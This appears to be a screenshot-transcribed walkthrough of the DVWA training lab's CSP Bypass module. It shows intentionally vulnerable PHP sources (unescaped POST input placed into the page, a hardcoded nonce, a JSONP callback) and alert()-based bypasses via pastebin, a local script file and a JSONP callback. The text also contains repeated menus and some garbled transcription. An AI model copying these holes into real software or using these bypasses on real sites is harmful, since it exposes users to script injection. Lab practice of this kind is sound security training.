



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

- DVWA Security
- PHP Info
- About

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Unknown Vulnerability Source

vulnerabilities/csp/source/low.php

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://
ssl.google-analytics.com "; // allows js from self, pastebin.com, jquery and google analytics.

header($headerCSP);

# https://pastebin.com/raw/R570EE00

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</
p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

Compare All Levels

System tray icons: network, volume, battery, clock (17:42), and security indicators.


Browser tabs: Vulnerability: Content Sec x, pastebin.com/raw/R570EE00 x

Address bar: pastebin.com/raw/R570EE00

Navigation icons: back, forward, reload, home, search, star, share, menu.

Bookmarks: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB

```
alert("pastebin");
```



A terminal window on a Kali Linux system. The window title is "navya@kali: ~". The menu bar includes "Session", "Actions", "Edit", "View", and "Help". The terminal shows three commands being executed: 1. `echo "alert('hi');" > new.js` 2. `sudo cp new.js /var/www/html/DVWA/` which prompts for a password. 3. A blank line after the prompt. The terminal has a dark background with light blue text. The window is part of a desktop environment with a taskbar at the top showing various application icons and the system clock at 17:46.

```
(navya@kali)-[~]  
$ echo "alert('hi');" > new.js  
  
(navya@kali)-[~]  
$ sudo cp new.js /var/www/html/DVWA/  
[sudo] password for navya:  
  
(navya@kali)-[~]  
$
```

Start a New Text

Save

1 |

Start a New Text

Save

```
1 alert('hi');
```



Vulnerability: Content Security Policy (CSP) Bypass

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass**
- JavaScript
- DVWA Security
- PHP Info
- About

localhost

hi

OK



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass**
- JavaScript

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).



- Home
- Instructions
- Setup / Reset DB

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

- DVWA Security**
- PHP Info
- About

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium 

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)



Unknown Vulnerability Source

vulnerabilities/csp/source/medium.php

```
<?php
$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA='";
header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

Compare All Levels



Vulnerability: Content Security Policy (CSP) Bypass

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

Include

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

[Home](#)[Instructions](#)[Setup / Reset DB](#)[Brute Force](#)[Command Injection](#)[CSRF](#)[File Inclusion](#)[File Upload](#)[Insecure CAPTCHA](#)[SQL Injection](#)[SQL Injection \(Blind\)](#)[Weak Session IDs](#)[XSS \(DOM\)](#)[XSS \(Reflected\)](#)[XSS \(Stored\)](#)[CSP Bypass](#)[JavaScript](#)[DVWA Security](#)[PHP Info](#)[About](#)[Logout](#)

Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

[Save Page As...](#)[Select All](#)[Take Screenshot](#)[View Page Source](#)[Inspect Accessibility Properties](#)[Inspect \(Q\)](#)

← → ↺ 🏠 http://localhost/vulnerabilities/csp/ ☆ ⓘ ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

Inspector Console Debugger ↕ Network {} Style Editor 🔄 Performance 🧠 Memory 📁 Storage 🦯 Accessibility 🖨 Application

Search HTML

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> (scroll)
 <head>⌵</head>
 <body class="home"> (overflow)
 <div id="container">
 <div id="header">⌵</div>
html > body.home > div#container

Filter Output

bNjsSyn1H2oTadArDrq47FiqJRwJIIYDSZovcx1FrWI='') or a nonce.

Filter Styles show cls + 🌞 🌙 📄
element {} inline
div#container {} main.css:109
width: 900px;
height: 100%;
margin-left: auto;
margin-right: auto;

Layout Computed Changes Compatibility
Flexbox
Select a Flex container or item to continue.
Grid
CSS Grid is not in use on this page

Errors Warnings Info Logs Debug CSS XHR Requests ⚙️ ✕

🔍 Search Right Ctrl

← → ↺ 🏠 http://localhost/vulnerabilities/csp/ ☆ ⓘ ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)

Vulnerability: Content Security Policy (CSP) Bypass

Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.

More Information

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility

Application

Search HTML

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<body class="home">
div#container
div#header
div#main_menu
div#main_body
div#clear
div#system_info
div#footer

Filter Styles

element {
div#container {
width: 900px;
height: 100%;
margin-left: auto;
margin-right: auto;
background-color: #f4f4f4;
font-size: 13px;
Inherited from body
body {

Layout Computed Changes Compatibility

Flexbox
Grid
Box Model

margin: 0
border: 0

Errors Warnings Info Logs Debug CSS XHR Requests

Content-Security-Policy: Ignoring "unsafe-inline" within script-src: nonce-source or hash-source specified
Content-Security-Policy: The page's settings blocked an inline script (script-src=elem) from being executed because it violates the following directive: "script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXlkdG9wYm9uYm9u'". Consider using a hash ('sha256-bNjsSyn1H2oTadArDq47Fiq3RwJIIYDS2ovcx1FrWI=') or a nonce.

Right Ctrl

```
1?php
2header("Content-Type: application/json; charset=UTF-8");
3
4if (array_key_exists ("callback", $_GET)) {
5    $callback = $_GET['callback'];
6} else {
7    return "";
8}
9
10$outp = array ("answer" => "15");
11
12echo $callback . " (" . json_encode($outp) . ")";
13?>
```



vulnerability: Content Security Policy (CSP) Bypass

This page makes a call to /vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your payload.

1+2+3+4+5=


Solve the sum


More information

- [Exploit-DB: CVE-2017-17564](#)
- [PentesterLab: CVE-2017-17564](#)
- [Exploit-DB: CVE-2017-17564](#)

Module developed by [0x00000000](#)

- Setup / Reset DB
- Brute Force
- Command Injection
- CSPF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- JavaScript Attacks
- Authentication Bypass
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security





DVWA

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

1+2+3+4+5=

Solve the sum

Content Security Policy (CSP) Bypass

localhost

[object Object]

OK

Content-Security-Policy: The page's settings blocked an event handler (script-src-attr) from being executed because it violates the following directive: "script-src 'self'". Consider using a hash ('sha256-lvY3uaQbQ56g0Y4k0GleC2Hcmtjfy31S1AyUD0YUqII=') together with 'unsafe-

Source: javascript:toggleTheme();

>> var script = document.createElement('script');
script.src = 'source/jsonp.php?callback=alert';
document.body.appendChild(script);

< <script src="source/jsonp.php?callback=alert">

The script from "http://localhost/DVWA/vulnerabilities/csp/source/jsonp.php?callback=alert" was loaded even though its MIME type ("application/json") is not a valid JavaScript MIME type. [Learn More]

>>



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript Attacks
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security
- PHP Info

Vulnerability: Content Security Policy (CSP) Bypass

The page makes a call to `../vulnerabilities/csp/source/jsonp.php` to load some code. Modify that page to run your own code.

1+2+3+4+5=

Solve the sum

More Information

localhost

[object Object]

OK